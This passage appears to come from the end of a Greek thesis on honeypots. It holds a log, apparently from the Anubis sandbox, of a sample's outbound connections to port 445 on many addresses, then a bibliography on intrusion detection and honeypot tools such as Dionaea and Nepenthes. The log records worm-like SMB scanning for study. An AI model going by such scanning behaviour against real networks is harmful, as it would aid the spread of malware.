From ANUBIS:1151 to 192.141.100.60:445
From ANUBIS:1158 to 192.7.0.88:445
From ANUBIS:1161 to 192.162.52.182:445
From ANUBIS:1162 to 192.105.104.65:445
From ANUBIS:1163 to 192.61.234.19:445
From ANUBIS:1164 to 192.168.0.1:445
From ANUBIS:1165 to 192.168.118.107:445
From ANUBIS:1167 to 192.168.44.146:445
From ANUBIS:1169 to 192.168.108.161:445
From ANUBIS:1171 to 192.168.105.46:445
From ANUBIS:1172 to 192.168.233.13:445
From ANUBIS:1175 to 192.168.36.121:445
From ANUBIS:1177 to 192.168.159.242:445
From ANUBIS:1178 to 192.168.95.34:445
From ANUBIS:1176 to 192.168.231.88:445
From ANUBIS:1180 to 192.168.159.176:445
From ANUBIS:1182 to 192.168.31.16:445
From ANUBIS:1183 to 192.168.148.230:445
From ANUBIS:1184 to 192.168.151.217:445
From ANUBIS:1187 to 192.168.215.103:445
From ANUBIS:1189 to 192.168.87.70:445
From ANUBIS:1191 to 192.168.207.15:445
From ANUBIS:1193 to 192.168.77.124:445
From ANUBIS:1196 to 192.168.141.10:445
From ANUBIS:1198 to 192.168.11.119:445
From ANUBIS:1200 to 192.168.67.240:445
From ANUBIS:1203 to 192.168.253.186:445
From ANUBIS:1205 to 192.168.123.39:445
From ANUBIS:1207 to 192.168.118.194:445
From ANUBIS:1209 to 192.0.0.1:445

Γενική Βιβλιογραφία

- Ασφάλεια Πληροφοριακών Συστημάτων, Σωκράτης Κ. Κάτσικας, Δημήτρης Γκρίτζαλης, Στέφανος Γκρίτζαλης
- Ασφάλεια Δικτύων Υπολογιστών, Σωκράτης Κ. Κάτσικας, Δημήτρης Γκρίτζαλης, Στέφανος Γκρίτζαλης
- http://honeynet.org
- http://old.honeynet.org
- Hacking exposed, malware and rootkits, Michael Davis, Sean Bodmer, Aaron LeMasters, 2010
- Virtual Honeypots: From Botnet Tracking to Intrusion Detection, Niels Provos, Thorsten Holz
- Know Your Enemy: Learning about Security Threats, the honeynet project
- Hacking Exposed: Network Security Secrets and Solutions, Sixth Edition by Stuart McClure, Joel Scambray, and George Kurtz, 2009
- http://www.islab.demokritos.gr
- Ανάλυση Δικτυακών Επιθέσεων με το honeyd, Μάρκος Γώγουλος, 2005
- Μελέτη Χαμηλής και Υψηλής Αλληλεπίδρασης Honeypots, Τρούλης Σ. Ιωάννης, 2010

Βιβλιογραφικές Αναφορές

[1] Συστήματα ανίχνευσης εισβολών, Αλέξανδρος Τσακουντάκης (εργαστηριακές σημειώσεις)

[2] http://idstutorial.com/ids-limitations.php

[3] Honeypots: Basic Concepts, Classification and Educational Use as Resources in Information Security Education and Courses, Miguel Hernández y López, Carlos Francisco Lerma Reséndez

[4] Honeypots, the Hottest Thing in Intrusion Detection, Harrison, J.

[5] Honeypots: Concepts, Approaches, and Challenges, Iyatiti Mokube, Michele Adams

[6] http://en.wikipedia.org/wiki/Honeypot_%28computing%29

[7] http://students.kennesaw.edu/~amull2/formal_report.htm

[8] An Evening with Berferd, Bill Cheswick (1992)

[9] The Cuckoo's Egg, Cliff Stoll (1989)

[10] Honeypots 101: A Honeypot By Any Other Name, Ryan Talabis

[11] Honeypots and Spam, Ahmed Obied

[12] Honeypots 101: A Brief History of Honeypots, Ryan Talabis

[13] The Value of Honeypots, Part One: Definitions and Values of Honeypots, Lance Spitzner

[14] Hands in the Honeypot, Kecia Gubbels, GIAC Security Essentials Certification (GSEC), 2002.

[15] http://www.honeyd.org/background.php

[16] Medium Interaction Honeypots, Georg Wicherski, 2006

[17] Honeytokens: The Other Honeypot, Lance Spitzner

[18] White Paper: "Honeypot, Honeynet, Honeytoken: Terminological issues" Fabien Pouget, Marc Dacier, Hervé Debar

[19] http://www.guardian.co.uk/technology/2009/nov/03/google

[20] Honeypots : Entrapment? by M. E. Kabay, PhD, CISSP

[21]Honeypots by Bob Pelletier,

http://www.mekabay.com/nwf/206%20Honeypots%20%28all%29.pdf

[22] Honeypots: Catching the Insider Threat, Lance Spitzner Honeypots: Simple, Cost-Effective Detection, Lance Spitzner

[23] http://en.wikipedia.org/wiki/Honeyd

[24] http://www.honeyd.org

[25] Virtual Honeypots: From Botnet Tracking to Intrusion Detection, Niels Provos, Thorsten Holz

[26] Μελέτη Χαμηλής και Υψηλής Αλληλεπίδρασης Honeypots, Τρούλης Σ. Ιωάννης, 2010

[27] http://nepenthes.carnivore.it

[28]The Nepenthes Platform: An Efficient Approach to Collect Malware, Paul Baecher, Markus Koetter, Thorsten Holz, Maximillian Dornseif, and Felix Freiling

[29] http://honeytrap.carnivore.it

[30] Honeypots: From History To Present, Markus Kötter, Tillmann Werner, 2010

[31] http://dionaea.carnivore.it

[32] http://blog.infosanity.co.uk/category/honeypot/dionaea

[33] http://libemu.carnivore.it

[34] http://labrea.sourceforge.net

[35] http://freshmeat.net/projects/thp

[36] Enhancing IDS using, Tiny Honeypot, Richard Hammer

[37] http://www.atomicsoftwaresolutions.com/honeybot.php

[38] http://www.darknet.org.uk/2006/07/honeybot-a-windows-based-honeypot

[39] http://sourceforge.net/projects/ghh

[40] http://ghh.sourceforge.net

[41] Google Hacking for Penetration Testers, Johnny Long, Ed Skoudis, Alrik van Eijkelenborg, 2005

Hacking, Dangerous Google – Searching for Secrets, Michał Piotrowski

[42] http://en.wikipedia.org/wiki/Google_hacking

[43] Know your Enemy: Web Application Threats Jamie Riden, Ryan McGeehan, Brian Engert, Michael Mueter

[44] http://labs.idefense.com/software/malcode.php#more_multipot

[45] http://glastopf.org

[46] Know Your Tools: Glastopf, A dynamic, low-interaction web application honeypot, Lukas Rist

[47] http://kojoney.sourceforge.net/

[48] Intrusion Detection with Heterogenous Sensors, Bjoern Weiland

[49] http://code.google.com/p/kippo

[50] Amun: A Python Honeypot, Jan Gobel

[51] Amun: Automatic Capturing of Malicious Software, Jan Gobel

[52] http://sourceforge.net/projects/omnivora/

[53] P. Trinius. Omnivora: Automatisiertes Sammeln von Malware unter Windows. Master's thesis, RWTH Aachen University, September 2007.

[54] http://artemisa.sourceforge.net

[55] http://blog.infosanity.co.uk/2010/09/22/mercury-live-honeypot-dvd/

[56] http://sourceforge.net/projects/mercurylivedvd

[57] http://ids.surfnet.nl/wiki/doku.php?id=home

[58] SURFids USER MANUAL, version 1.0, March 2007

[59]http://news.techworld.com/security/5535/test-shows-how-vulnerable-unpatched-windows-is

[60] http://www.theregister.co.uk/2008/07/15/unpatched_pc_survival_drops

[61] http://networkdefense.com.au/2010/06/12/first-experiences-with-dionaea

[62] Anubis: Analyzing Unknown Binaries, http://anubis.iseclab.org

[63] http://en.wikipedia.org/wiki/Botnet

Στη φωτογραφία του εξώφυλλου λεπτομέρεια από μία Dionaea muscipula (σαρκοφάγο φυτό που αιχμαλωτίζει τα θύματα του). Στο οπισθόφυλλο ξανά μία Dionaea muscipula, αυτή τη φορά ανθισμένη.